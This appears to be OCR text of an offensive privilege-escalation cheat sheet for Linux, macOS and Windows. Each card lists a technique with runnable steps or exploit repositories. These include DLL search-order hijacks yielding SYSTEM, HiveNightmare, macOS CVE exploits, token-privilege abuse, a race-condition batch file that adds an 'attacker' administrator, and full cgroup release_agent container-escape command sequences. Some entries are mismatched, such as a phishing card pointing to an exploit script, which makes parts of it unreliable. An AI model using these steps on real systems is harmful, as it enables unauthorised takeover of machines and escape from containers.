
SSH FORWARDER

Domain: No

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting



- ForwardAgent yes
- SSH_AUTH_SOCK=/tmp/ssh-haqzR16816/agent.16816 ssh bob@boston


APPLESCRIPT

Domain: No

Local Admin: Yes

OS: Mac

Type: Enumeration & Hunting



- (EmPyre) > listeners
- (EmPyre: listeners) > set Name mylistener
- (EmPyre: listeners) > execute
- (EmPyre: listeners) > usestager applescript mylistener
- (EmPyre: stager/applescript) > execute


DLL SEARCH ORDER HIJACKING

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- https://github.com/slaeryan/AQUARMOURY/tree/master/Brownie
- Brownie


SLUI FILE HANDLER HIJACK LPE

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- https://github.com/bytecode77/slui-file-handler-hijack-privilege-escalation
- Slui.exe

CDPSVC DLL HIJACKING


Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack

- Cdpsgshims.exe




MAGNIFY.EXE DLL SEARCH ORDER HIJACKING

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- copy payload dll as igdgmm64.dll to SYSTEM path %PATH% which is writeable such as C:\python27
- Press WinKey+L
- Press Enter
- Press WinKey++(plusKey) on login screen which show password box.
- then payload dll will execute as SYSTEM access.


CDPSVC SERVICE

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- Find Writable SYSTEM PATH with acltest.ps1 (such as C:\python27)
- C:\CdpSvcLPE> powershell -ep bypass ". .\acltest.ps1"
- Copy cdpsgshims.dll to C:\python27
- make C:\temp folder and copy impersonate.bin to C:\temp
- C:\CdpSvcLPE> mkdir C:\temp
- C:\CdpSvcLPE> copy impersonate.bin C:\temp
- Reboot (or stop/start CDPSvc as an administrator)
- cmd wil prompt up with nt authority\system.

HIVENIGHTMARE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit

- HiveNightmare.exe 200




CVE-2021-30655

Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit



- https://github.com/thehappydinoa/rootOS
- Python rootOS.py

CVE-2019-8526


Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/amanszpapaya/MacPer
- Python main.py



CVE-2020-9771


Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/amanszpapaya/MacPer
- Python main.py




CVE-2021-3156

Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit



- https://github.com/amanszpapaya/MacPer
- Python main.py


CVE-2018-4280

Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit



- https://github.com/bazad/launchd-portrep
- ./launchd-portrep 'touch /tmp/exploit-success'=

ABUSING WITH FILERESTOREPRIVILEGE


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe



ABUSING WITH RESTOREANDBACKUPPRIVILEGES


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe




ABUSING WITH SHADOWCOPYBACKUPPRIVILEGE

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



- poptoke.exe

ABUSING WITH SHADOWCOPY


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe




DYNAMIC PHISHING

Domain: Y/N

Local Admin: Yes

OS: Mac

Type: Phish



- https://github.com/thehappydinoa/rootOS
- Python rootOS.py


RACE CONDITIONS

Domain: No

Local Admin: Yes

OS: Windows

Type: Race Condition



- echo "net localgroup administrators attacker /add" > C:\temp\not-evil.bat
- tempracer.exe C:\ temp*.bat


ABUSING USERMODE HELPER API

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
- mkdir -p $d/w; echo 1 > $d/w/notify_on_release
- t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
- touch /o; echo $t/c > $d/release_agent
- echo "#!/bin/sh" > /c
- echo "ps > $t/o" >> /c
- chmod +x /c
- sh -c "echo 0 > $d/w/cgroup.procs"; sleep 1
- cat /o


ESCAPE ONLY WITH CAP_SYS_ADMIN CAPABILITY

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
- echo 1 > /tmp/cgrp/x/notify_on_release
- host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
- echo "$host_path/cmd" > /tmp/cgrp/release_agent
- echo "#!/bin/sh" > /cmd
- echo "ps aux > $host_path/output" >> /cmd
- chmod a+x /cmd
- sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
- cat /output

